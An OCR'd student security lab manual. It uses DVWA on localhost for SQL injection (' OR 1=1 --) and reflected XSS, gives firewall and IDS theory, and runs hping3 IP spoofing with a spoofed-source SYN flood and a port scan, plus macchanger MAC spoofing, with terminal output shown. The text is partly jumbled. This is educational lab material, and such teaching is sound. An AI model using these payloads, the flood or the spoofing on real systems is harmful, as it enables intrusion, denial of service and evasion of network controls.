
1. Launch DVWA:
   - Open your browser and navigate to http://localhost/dvwa to access the DVWA web application.
2. Login to DVWA:
   - Log in using valid credentials (admin / password).
3. Navigate to SQL Injection Section:
   - Once logged in, navigate to the SQL Injection page from the DVWA menu.
4. Exploit SQL Injection:
   - In the SQL Injection input field, enter the following payload to bypass authentication:

     ' OR 1=1 --

     - This will return a true condition, bypassing the login form.
5. Verify the Injection:


- Once injected, you will be logged in without needing valid credentials.

Results:



Username: admin

Password: ••••••••



DVWA Security


Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low




Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: SSS
Message:

- Successful SQL injection, bypassing the login page.

Conclusion:
This lab demonstrated how SQL injection vulnerabilities can be exploited to bypass authentication mechanisms. It emphasized the importance of using parameterized queries and sanitizing user inputs to prevent SQL injection attacks.

B: Cross-Site Scripting (XSS) in DVWA

OBJECTIVE:
To exploit a reflected XSS vulnerability in DVWA and execute a simple script on the target's browser.

Prerequisites:


- DVWA installed and configured on Kali Linux.

Steps:

1. Navigate to XSS Section in DVWA:
   - After logging into DVWA, go to the XSS section from the menu.
2. Inject XSS Payload:
   - In the input field, enter the following simple JavaScript payload:

     <script>alert('XSS')</script>
3. Submit the Form:
   - Submit the form and check the response from the server.
4. Verify the XSS Attack:
   - If the payload executes, you should see an alert box pop up with the message "XSS".

Result:

- 

localhost/phpmyadmin/

New
dvwa
information_schema
mysql
performance_schema
phpmyadmin
test

General settings

Server connection collation: utf8mb4_unicode_ci

Appearance settings

Language English

Theme pmahomme

Database server


- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server connection: SSL is not being used
- Server version: 10.4.32-MariaDB - Source distribution
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8mb4)

Web server

- Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
- Database client version: libmysql - mysqlnd 8.2.12
- PHP extension: mysqli curl mbstring
- PHP version: 8.2.12

phpMyAdmin

- Version information: 5.2.1, latest stable version: 5.2.2
- Documentation
- Official Homepage
- Contribute
- Get support
- List of changes



localhost/DVWA/vulnerabilities/xss_d/

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

localhost/DVWA/vulnerabilities/xss_d/

Successful execution of a reflected XSS attack.

Conclusion:

This lab demonstrated how XSS attacks can be executed to inject malicious scripts into web applications. It highlighted the necessity of input validation and output encoding to mitigate XSS vulnerabilities.

LAB NO 9 :

Firewall and Intrusion Detection/Prevention Systems

AIM : To understand the role of firewalls in network security and to learn the concepts of Intrusion Detection System, Intrusion Prevention System.

Objective :

1. Learn how firewalls control network traffic and protect against unauthorized access.
2. Study hardware vs. software firewalls, and packet-filtering, stateful, and next-gen firewalls.
3. How IDS monitors network traffic to detect suspicious activities.

THEORY / BACKGROUND:

A firewall acts as a barrier between trusted and untrusted networks, enforcing access control policies based on IP addresses, ports, and protocols. Firewalls are essential in preventing unauthorized access and mitigating threats.

Types of Firewalls:

- Packet-Filtering Firewalls: Check headers of packets without inspecting their contents.
- Stateful Inspection Firewalls: Track the state of active connections and make filtering decisions based on the context of traffic.
- Next-Generation Firewalls (NGFW): Combine traditional firewall functions with advanced features like application awareness, deep packet inspection, and intrusion prevention.

An Intrusion Detection System (IDS) monitors network or system activities for malicious actions or policy violations. Unlike firewalls, IDSs are passive—they alert administrators but don’t block traffic

An Intrusion Prevention System (IPS) goes a step further by actively preventing or blocking identified threats in real-time, often integrated into NGFWs.

RESULT:

- Understood how firewall rules are created and enforced in a networked environment.
- Differentiated between various firewall types and analyzed their respective security features.

Simulated detection of anomalous network behavior using IDS and understood IPS intervention logic

CONCLUSION:

This lab provided critical insights into the fundamentals of network security infrastructure. Firewalls serve as the first line of defense, enforcing access controls and filtering traffic, while IDS and IPS offer deeper visibility and automated threat response capabilities. Together, these tools form a robust defense mechanism against unauthorized access and cyber threats

LAB 10 :

IP Spoofing with Hping3

AIM : To explore the techniques of IP and MAC spoofing, understanding how they work and how to detect and defend against them.

OBJECTIVE:

To simulate an IP spoofing attack using Hping3 and observe the discrepancies in the target system's logs when the source IP address is forged


Steps:

1. Open the Terminal:
   - Open a terminal window on your Kali Linux system.
2. Perform IP Spoofing Attack:
   - Use Hping3 to spoof the source IP address of your packets. Run the following command:


     ```
     sudo hping3 -a <spoofed_ip> -S <target_ip> -p 80
     ```

     - -a <spoofed_ip> specifies the IP address you wish to spoof.
     - -S sends SYN packets.
     - -p 80 targets port 80 (HTTP) on the target system.
3. Monitor Target System Logs:
   - On the target machine, check the network logs to see that the incoming packets appear to be from the spoofed IP address, rather than the true source.

Result:



```
┌──(root㉿kali)-[~]
└─# hping3 --scan 1-65535  10.10.36.85 -S --rand-source
Scanning 10.10.36.85 (10.10.36.85), port 1-65535
65535 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
  135 epmap      : .S..A... 128 56830 64240    46
  139 netbios-ssn: .S..A... 128 57342 64240    46
  445 microsoft-d: .S..A... 128 57598 64240    46
  902            : .S..A... 128 29695 64240    46
  912            : .S..A... 128 29951 64240    46
 2343            : .S..A... 128 27919 64240    46
 3580            : .S..A... 128 28175 64240    46
 3582            : .S..A... 128 28431 64240    46
 5040            : .S..A... 128 28687 64240    46
 8080 http-alt   : .S..A... 128 16410 64240    46
48080            : .S..A... 128 44666 64240    46
49666            : .S..A... 128 32125 64240    46
49667            : .S..A... 128 32381 64240    46
49668            : .S..A... 128 32637 64240    46
59111            : .S..A... 128 63381 64240    46
59112            : .S..A... 128 63637 64240    46
49841            : .S..A... 128  4024 64240    46
All replies received. Done.
```



```
┌──(root㉿kali)-[~]
└─# hping3 -S 192.168.178.129 -a 10.10.36.85 -p 135 --flood
HPING 192.168.178.129 (eth0 192.168.178.129): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

No.	Time	Source	Destination	Protocol	Length	Info
9700…	10.496219737	192.168.178.129	10.10.36.85	TCP	54	135
9700…	10.496224260	192.168.178.129	10.10.36.85	TCP	54	135
9700…	10.496241812	192.168.178.129	10.10.36.85	TCP	54	135
9700…	10.496246944	192.168.178.129	10.10.36.85	TCP	54	135
9700…	10.496264697	192.168.178.129	10.10.36.85	TCP	54	135
9700…	10.496269551	192.168.178.129	10.10.36.85	TCP	54	135
9700…	10.496287003	192.168.178.129	10.10.36.85	TCP	54	135
9700…	10.496291812	192.168.178.129	10.10.36.85	TCP	54	135
9700…	10.496310047	192.168.178.129	10.10.36.85	TCP	54	135
9700…	10.496314733	192.168.178.129	10.10.36.85	TCP	54	135

```
› Frame 1: 54 bytes on wire (432 bits), 5     0000  00 50 56 fb c5 d1 00 0c  29 93 4c
› Ethernet II, Src: VMware_93:4c:3c (00:0     0010  00 28 00 00 40 00 40 06  99 47 c0
› Internet Protocol Version 4, Src: 192.1     0020  24 55 00 87 a2 be 00 00  00 00 49
› Transmission Control Protocol, Src Port     0030  00 00 7f ec 00 00
```

eth0: <live capture in progress>
Packets: 970061
Profile: Default

- The target system logs show that packets are coming from the spoofed IP, not the actual source.

Conclusion:

This lab demonstrated how attackers can use IP spoofing to hide their true identity in network attacks. It highlights the importance of implementing measures like packet filtering and ingress/egress filtering to prevent spoofed packets from reaching the network.

B:

MAC Spoofing with Macchanger

OBJECTIVE:
To simulate MAC address spoofing and understand its role in evading network filters and enhancing anonymity.

Steps:

1. Install Macchanger:
   - If Macchanger is not installed, run the following command:

     sudo apt-get install macchanger

2. Change MAC Address:
   - Change the MAC address of your network interface (e.g., eth0) by using the following command:

     sudo macchanger -r eth0

     - The -r flag generates a random MAC address.


3. Verify the Change:
   - Check that the MAC address has been changed by running:

     ifconfig eth0

4. Restore the Original MAC Address:
   - To revert to the original MAC address, use the following command:

     sudo macchanger -p eth0

Result:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt-get install macchanger
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
macchanger is already the newest version (1.7.0-6).
macchanger set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 126 not upgraded.

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo macchanger -r eth0
Current MAC:   00:0c:29:f7:12:86 (VMware, Inc.)
Permanent MAC: 00:0c:29:f7:12:86 (VMware, Inc.)
New MAC:       3a:18:1f:b6:94:15 (unknown)

┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.142.128  netmask 255.255.255.0  broadcast 192.168.142.255
        inet6 fe80::2fa9:802a:c5d3:e795  prefixlen 64  scopeid 0×20<link>
        ether 3a:18:1f:b6:94:15  txqueuelen 1000  (Ethernet)
        RX packets 525305  bytes 31525236 (30.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18285313  bytes 1097121942 (1.0 GiB)
        TX errors 0  dropped 12 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~/Desktop]
└─$ sudo macchanger -p eth0
Current MAC:   3a:18:1f:b6:94:15 (unknown)
Permanent MAC: 00:0c:29:f7:12:86 (VMware, Inc.)
New MAC:       00:0c:29:f7:12:86 (VMware, Inc.)

┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.142.128  netmask 255.255.255.0  broadcast 192.168.142.255
        inet6 fe80::2fa9:802a:c5d3:e795  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:f7:12:86  txqueuelen 1000  (Ethernet)
        RX packets 525305  bytes 31525236 (30.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18285316  bytes 1097122122 (1.0 GiB)
        TX errors 0  dropped 12 overruns 0  carrier 0  collisions 0
```

- Successfully changed the MAC address and restored it to the original.

Conclusion:

This lab demonstrated how easily an attacker can change their MAC address using Macchanger, allowing them to bypass network access controls and filters. It also showed how MAC address spoofing can enhance anonymity in network traffic.